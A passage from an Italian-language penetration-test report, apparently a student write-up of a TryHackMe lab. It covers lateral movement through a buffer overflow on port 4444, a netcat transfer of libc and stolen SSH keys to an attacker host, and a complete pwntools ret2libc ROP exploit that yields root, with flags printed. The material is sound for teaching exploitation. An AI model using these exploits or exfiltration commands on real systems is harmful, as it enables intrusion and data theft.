        valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever

nmap 172.17.0.3/16 -sS

Starting Nmap 6.47 ( http://nmap.org ) at 2025-06-17 09:46 UTC
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Nmap scan report for ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1)
Host is up (0.000069s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4444/tcp  open  krb524
MAC Address: 02:42:08:94:62:75 (Unknown)

Nmap scan report for db (172.17.0.2)
Host is up (0.000066s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Ho provato a loggarmi con ssh alla macchina .1 provando con varie credenziali comuni ma senza successo; non ho continuato oltre visto che la Room dice esplicitamente che non è richiesto bruteforce. Inoltre ho tentato di collegarmi tramite FTP sulla porta 21 ma la macchina target non ha ftp. Mi sono quindi concentrato sul servizio alla porta 4444, che sembra insolito.

```
nc 172.17.0.1 4444
Exploit this binary to get on the box!
What do you have for me?
```

Fortunatamente la macchina target ha netcat installato che mi ha permesso di collegarmi al servizio 4444. Su tale porta gira lo stesso eseguibile ret di prima: mi è bastato usare lo stesso payload per ottenere una shell sulla macchina 172.17.0.1 e fare così movimento laterale.

```
(python2 -c 'print "a" * 136 + "\x4a\x06\x40\x00\x00\x00\x00\x00\x00"; cat;' | nc 172.17.0.1 4444
Exploit this binary to get on the box!
What do you have for me?
whoami
zeeshan
ls
ret
user.txt
cat user.txt
THM{43b0b68ba2755dd6cac3b8bf5454db94}
```

Vengo loggato come zeeshan e ottengo la seconda flag della room.

Privilege Escalation on Second Machine

Con la stessa logica di prima, anche in questa macchina cerco un eseguibile SUID che mi permetta di passare da zeeshan a root.

```
find / -perm -u=s
/exploit_me
/bin/mount
/bin/umount
/bin/ping
/bin/fusermount
/bin/ping6
/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/passwd
```

Il primo eseguibile che salta all'occhio è l'unico che si trova nella root ovvero `exploit_me`. Lo trasferisco sulla mia macchina usando lo stesso metodo usato prima.

```
> checksec exploit_me
[*] '/home/nick/drive/Uni/Terzo/vapt/project/code/exploit_me'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
    Stripped:  No
```

Le protezioni di questo ELF sono le stesse di ret. Analizzandolo con Ghidra però ci sono alcune differenze sostanziali rispetto a ret.

```

v Functions
> f __do_global_dtors_aux
> f __libc_csu_fini
> f __libc_csu_init
> f _fini
> f _init
> f _start
> f deregister_tm_clones
> f frame_dummy
f FUN_00400460
> f main
> f register_tm_clones

```

```

1
2 undefined8 main(void)
3
4 {
5   char local_28 [32];
6
7   setuid(0);
8   puts("Exploit this binary for root!");
9   gets(local_28);
10  return 0;
11 }
12

```

Infatti l'unica funzione all'interno di exploit_me è il main. Non ci sono altre funzioni da poter chiamare per ottenere shell o altro. Anche questo eseguibile è vulnerabile a BOF per gli stessi motivi di ret. Anche se posso reindirizzare il flusso di esecuzione, non ho a disposizione una funzione all'interno dell'ELF da poter chiamare come prima. Essendo lo stack non eseguibile (NX enabled) non è nemmeno possibile effettuare un attacco di shellcode injection; rimane soltanto una opzione disponibile: un attacco **ret2libc**.

Return to libc o ret2libc è un attacco avanzato che consiste nell'utilizzo della libreria libc del programma. Il funzionamento è il seguente:

- Trovare l'indirizzo a cui è stata mappata la libc (base libc address)
- Trovare determinati gadget all'interno della libc (istruzioni assembly the terminano con una istruzione ret)
- Con i gadget trovati costruire una ROP chain che spawna una shell
- Injectare un payload tramite BOF contenente gli indirizzi della ROP chain, calcolati tramite il base libc address

Il primo step non è necessario nel caso in cui l'ASLR della macchina in cui viene eseguito il programma è disabilitato, ma in questo caso non lo è; l'ho verificato tramite il comando:

```
cat /proc/sys/kernel/randomize_va_space
```

che restituisce 2 (Full ASLR).

L'ALSR randomizza l'indirizzo a cui viene mappata la libreria libc ad ogni esecuzione. Per bypassare questa protezione ho utilizzato il metodo **ret2plt**. Questa tecnica consiste nello stampare l'indirizzo effettivo in memoria di una funzione della libc (di solito la puts) tramite lettura della GOT.

Segue una breve spiegazione dell'utilizzo delle tabelle PLT e GOT da parte del programma.

Quando il programma viene eseguito, mappa la libc e altre librerie dinamiche ad un indirizzo random in memoria. Ogni qual volta che una funzione di tale libreria viene chiamata per la prima volta, il linker calcola il suo indirizzo e lo inserisce nella GOT, compilandola man mano che le funzioni vengono chiamate. In questo modo solo gli indirizzi delle funzioni che vengono effettivamente utilizzate dal programma vengono calcolati e caricati.

Quando una funzione della libc viene chiamata, analizzando tramite gdb, accanto all'istruzione di chiamata `call 0x222222` compare `<puts@plt>`. Questo tag indica che l'indirizzo corrisponde non è quello della puts ma di una procedura all'interno della PLT. Questa procedura trova l'indirizzo della puts e lo inserisce nella entry corrispondente della GOT se è la prima volta che la puts viene chiamata, altrimenti salta direttamente a tale indirizzo.

Per iniziare a cercare gadget all'interno della libreria libc, ho bisogno di sapere l'esatta versione utilizzata dalla macchina; se utilizzassi una versione anche leggermente differente l'exploit non funzionerebbe.

In questo caso però ho diretto accesso alla macchina (via reverse shell ottenuta in precedenza) quindi posso direttamente prendere l'ELF della libreria all'interno del container.

```
find / -name "libc.so"
/usr/lib/x86_64-linux-gnu/libc.so

► cat libc.so
/* GNU ld script
   Use the shared library, but some functions are only in
   the static library, so try that secondarily. */
OUTPUT_FORMAT(elf64-x86-64)
GROUP ( /lib/x86_64-linux-gnu/libc.so.6 /usr/lib/x86_64-linux-gnu/libc_nonshared.a
AS_NEEDED ( /lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 ) )

file /lib/x86_64-linux-gnu/libc.so.6
/lib/x86_64-linux-gnu/libc.so.6: symbolic link to libc-2.23.so
file /lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so: ELF 64-bit LSB shared object, x86-64, version 1
(GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=30773be8cf5bfed9d910c8473dd44eaab2e705ab, for GNU/Linux 2.6.32, stripped
```

Dopo alcune ricerche all'interno del container ho trovato il file corretto, ovvero:

```
/lib/x86_64-linux-gnu/libc-2.23.so
```

Mentre ho cercato per tale file all'interno della macchina, ho anche trovato delle chiavi rsa (publiche e private) relative a ssh nella home di zeeshan. Ho portato anche queste nella mia macchina, serviranno dopo.

Per fare entrambi i trasferimenti di file il metodo precedente che avevo usato ovvero un server PHP sulla mia macchina non ha funzionato. Ho utilizzato quindi netcat che è già installato sulla macchina:

```
ricevente: nc -l -p 9999 > libc-2.23.so
target:    nc -w 3 10.9.1.44 9999 < /lib/x86_64-linux-gnu/libc-2.23.so
```

Una volta raccolti tutti i file necessari, ho iniziato a costruire lo script con pwntools, specificando la libc che ho prelevato dal container.

```
> pwninit --bin exploit_me --libc libc-2.23.so
bin: exploit_me
libc: libc-2.23.so

fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files//libc6_2.23-0ubuntu11.3_amd64.deb
unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files//libc6-dbg_2.23-0ubuntu11.3_amd64.deb
setting ./ld-2.23.so executable
symlinking libc.so.6 → libc-2.23.so
copying exploit_me to exploit_me_patched
running patchelf on exploit_me_patched
```

Lo scopo adesso è trovare dei gadget nella libc che permettano di spawnare la shell. Per fare questo è necessario eseguire la systemcall execve con '/bin/sh' come parametro. Essendo che gli ELF hanno architettura x86_64, la convenzione per effettuare tale chiamata è la seguente:

- rax <- 0x3b
- rdi <- '/bin/sh'
- rsi <- NULL
- rdx <- NULL

fonte:

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

L'idea per ottenere una shell tramite ROP è la seguente: ho bisogno di gadget che mi permettano di riempire (tramite operazioni pop dallo stack) i registri come indicato sopra e infine il gadget int syscall che genera una interrupt ed effettua una systemcall.

Listruzione int syscall necessita di trovare il numero della systemcall che si vuole chiamare all'interno del registro rax (0x3b in questo caso ovvero 59 per la execve). Subito dopo viene quindi eseguita la execve che esegue qualsiasi eseguibile dato un determinato path come parametro. Essa puo essere utilizzata con un numero variabile di parametri e li preleva in ordine da rdi, rsi e rdx. Essendo che ho specificato soltanto un parametro (il path '/bin/sh') gli altri due registri devono contenere il valore NULL.

Ho utilizzato ropper per trovare i gadget all'interno della libc.

```
> ropper --file libc-2.23.so --instructions 'pop rax; ret;'
```

Instructions

=====

```
0x000000000003a738: pop rax; ret;
0x000000000003a808: pop rax; ret;
0x000000000003a8b1: pop rax; ret;
0x00000000000abc87: pop rax; ret;
0x0000000000106373: pop rax; ret;
```

5 gadgets found

Con il seguente trovato ho trovato il mio primo gadget (uno qualsiasi di quelli in figura), che si occuperà di riempire il registro rax con il valore 0x3b dallo stack.

Ripetendo il comando con le altre istruzioni ho trovato tutti gli altri gadget necessari, compresa l'istruzione syscall.

Per prima cosa ho trovato la lunghezza del buffer, che è di 40 bytes.

```
pwndbg> cyclic -l 0x6161616161616166
Finding cyclic pattern of 8 bytes: b'faaaaaaa' (hex: 0x66616161616161)
Found at offset 40
```

Ho poi scritto uno script che si occupa soltanto di stampare l'indirizzo puts@plt e di trovare l'indirizzo effettivo in memoria della funzione plt, via ret2plt:

```
payload = 'a'
print('puts@plt: ' + hex(exe.plt["puts"]))

pop_rdi = p64(0x0000000000400653, endianness = 'little')
puts_plt = p64(exe.plt["puts"], endianness = 'little')
puts_got = p64(exe.got["puts"], endianness = 'little')
r.sendline(b'a'*40 + pop_rdi + puts_got + puts_plt)
```

L'output dell'esecuzione dello script è il seguente:

```
b'Exploit this binary for root!\n'
puts@plt: 0x400470
[*] Switching to interactive mode
\x00\xf6\x88\x89y
[*] Got EOF while reading in interactive
```

quindi sembra funzionare correttamente: stampa l'indirizzo puts@plt che rimane costante ad ogni esecuzione, mentre l'indirizzo effettivo della puts in memoria (il secondo) cambia perchè la libc viene ri-mappata ad ogni esecuzione.

```
30 payload = 'a'
31 print('puts@plt: ' + hex(exe.plt["puts"]))
32
33 pop_rdi = p64(0x0000000000400653, endianness = 'little')
34 puts_plt = p64(exe.plt["puts"], endianness = 'little')
35 puts_got = p64(exe.got["puts"], endianness = 'little')
36 r.sendline(b'a'*40 + pop_rdi + puts_got + puts_plt)
37 puts_got_addr = r.recv(6) # last 2 bytes are null bytes
38 puts_got_addr = puts_got_addr.hex() + "0000" # add 2 null bytes
39 puts_got_addr = bytes.fromhex(puts_got_addr)
40 print(puts_got_addr)
41 libc_addr = u64(puts_got_addr) - libc.symbols["puts"]
42 print("libc address: " + hex(u64(puts_got_addr) - libc.symbols["puts"]))
43
```

Il seguente pezzo di codice che ho aggiunto calcola l'indirizzo base della libc a run-time e lo stampa. Per calcolarlo sottrae l'offset della funzione puts all'interno della libc al suo indirizzo effettivo una volta che la libc viene mappata: questa operazione restituisce proprio il base address della libc in memoria.

```
b'Exploit this binary for root!\n'
puts@plt: 0x400470
<class 'bytes'>
a0f6c6c770700000
b'\xa0\xf6\xc6\xc7pp\x00\x00'
libc address: 0x7070c7c00000
[*] Switching to interactive mode
```

```
pwndbg> info proc mappings
process 29681
Mapped address spaces:

Start Addr      End Addr      Size      Offset      Perms File
0x000000000003fe000 0x000000000003ff000 0x1000      0x0      rw-p  /home/nick/drive/Uni/Terzo/vapt/project/code/exploit_me_patched
0x00000000000400000 0x00000000000401000 0x1000      0x2000    r-xp  /home/nick/drive/Uni/Terzo/vapt/project/code/exploit_me_patched
0x00000000000600000 0x00000000000601000 0x1000      0x2000    r--p  /home/nick/drive/Uni/Terzo/vapt/project/code/exploit_me_patched
0x00000000000601000 0x00000000000602000 0x1000      0x3000    rw-p  /home/nick/drive/Uni/Terzo/vapt/project/code/exploit_me_patched
0x00000000002eee2000 0x0000000002ef03000 0x21000     0x0      rw-p  [heap]
0x0000780bdfe00000 0x0000780bdffc0000 0x1c0000    0x0      r-xp  /home/nick/drive/Uni/Terzo/vapt/project/code/libc-2.23.so
0x0000780bdffc0000 0x0000780be01c0000 0x200000    0x1c0000  ---p  /home/nick/drive/Uni/Terzo/vapt/project/code/libc-2.23.so
0x0000780be01c0000 0x0000780be01c4000 0x4000      0x1c0000  r--p  /home/nick/drive/Uni/Terzo/vapt/project/code/libc-2.23.so
0x0000780be01c4000 0x0000780be01c6000 0x2000      0x1c4000  rw-p  /home/nick/drive/Uni/Terzo/vapt/project/code/libc-2.23.so
0x0000780be01c6000 0x0000780be01ca000 0x4000      0x0      rw-p  [heap]
0x0000780be0200000 0x0000780be0226000 0x26000     0x0      r-xp  /home/nick/drive/Uni/Terzo/vapt/project/code/ld-2.23.so
0x0000780be0425000 0x0000780be0426000 0x1000      0x25000   r--p  /home/nick/drive/Uni/Terzo/vapt/project/code/ld-2.23.so
0x0000780be0426000 0x0000780be0427000 0x1000      0x26000   rw-p  /home/nick/drive/Uni/Terzo/vapt/project/code/ld-2.23.so
0x0000780be0427000 0x0000780be0428000 0x1000      0x0      rw-p  [heap]
0x0000780be0588000 0x0000780be058b000 0x3000      0x0      rw-p  [vvar]
0x0000780be058b000 0x0000780be058f000 0x4000      0x0      r--p  [vvar]
0x0000780be058f000 0x0000780be0591000 0x2000      0x0      r-xp  [vdso]
0x00007fffff733000 0x00007fffff754000 0x21000     0x0      rw-p  [stack]
0xffffffffffff600000 0xffffffffffff601000 0x1000      0x0      --xp  [vsyscall]
pwndbg>
```

Tramite pwngdb ho potuto verificare che l'indirizzo della libc calcolato è corretto.
Infine ho costruito il secondo payload da inviare, contenente la ROP chain composta dai gadget trovati con ropper.

```
47
48      # 2nd payload
49      pop_rax = p64(0x000000000003a738 + libc_addr) # pop rax; ret;
50      pop_rdi = p64(0x00000000001432b7 + libc_addr ) # pop rdx; ret;
51      pop_rsi = p64(0x00000000000202f8 + libc_addr ) # pop rsi; ret;
52      pop_rdx = p64(0x0000000000001b92 + libc_addr ) # pop rdx; ret;
53      bin_sh = p64(0x18ce57 + libc_addr) # '/bin/sh'
54      syscall = p64(0x000000000001752f8 + libc_addr)
55      tmp = 59
56      syscall_id = tmp.to_bytes(8, 'little')
57      zero = p64(0, endianness = 'little')
58      payload = b'a'*40 + pop_rax + syscall_id + pop_rdi + bin_sh \
59                  + pop_rsi + zero + pop_rdx + zero + syscall
60
61      r.sendline(payload)
62
```

L'esecuzione dello script va a buon fine e ottengo una shell (in locale)

```
b'Exploit this binary for root!\n'
puts@plt: 0x400470
b'\xa0\xf6\xc6\xad\x07r\x00\x00'
libc address: 0x7207adc00000
[*] Switching to interactive mode

Exploit this binary for root!
$ whoami
nick
$ ls
exploit.py           ld-2.23.so    local-payload.txt  ret
exploit_me          libc-2.23.so   notes.txt        ret_patched
exploit_me_patched  libc.so.6     output.txt      solve.py
$ █
```

Per eseguire lo script dalla mia macchina verso la macchina target ho utilizzato ssh con le chiavi RSA trovate in precedenza, modificando lo script in questo modo:

```
s = ssh(host='10.10.24.49', user='zeeshan', keyfile='./id_rsa')
r = s.process('/exploit_me')
```

dove il file id_rsa è la chiave privata di zeeshan.

```
b'Exploit this binary for root!\n'
puts@plt: 0x400470
b'\xa0\x86\x99\x0eS\x7f\x00\x00'
libc address: 0x7f530e929000
[*] Switching to interactive mode

Exploit this binary for root!
# $ whoami
root
# $ cd /root
# $ ls
root.txt
# $ cat root.txt
THM{8bbc6221d009576d37e28acdd9da7aba}
# $ █
```

Eseguendo lo script ottengo una shell sulla macchina target come root e trovo la terza ed ultima flag.

Conclusion

Il rischio complessivo identificato dalla attività di VAPT è **Alto**. Sia la macchina target che una seconda macchina (o secondo container) sono state completamente violate. In entrambe ho ottenuto prima accesso come utente con bassi privilegi e poi come root. Proprio questo mi ha permesso di fare scan della VLAN interna e movimento laterale. Ho ottenuto accesso a dati privati come chiavi private, password, e dump del database.

Le componenti della triade CIA sono state pesantemente compromesse. In primis Integrità e Confidenzialità ma visto la completa violazione di più sistemi non è da escludere che anche la Disponibilità di alcuni servizi potrebbe essere stata attaccata.

Recommendations

Viste le varie vulnerabilità trovate ci sono numerosi fix e miglioramenti necessari.

I principali sono i seguenti:

- Non lasciare servizi aperti ad un possibili login tramite utente Anonimo.
- Proteggere adeguatamente ogni eseguibile con il maggior numero di protezioni, anche se tale programma è eseguito solo da host e persone interne alla VLAN.
- Non lasciare credenziali in chiaro, in particolare all'interno di eseguibili.
- Fare verifiche e test del codice prima di pubblicarlo, non utilizzare funzioni deprecate o vulnerabili.
- Aggiornare librerie e moduli alle versioni più recenti; rimanere aggiornati su possibili CVE relative a componenti utilizzate.
- Monitorare costantemente la rete interna per qualsiasi tipo di traffico anomalo.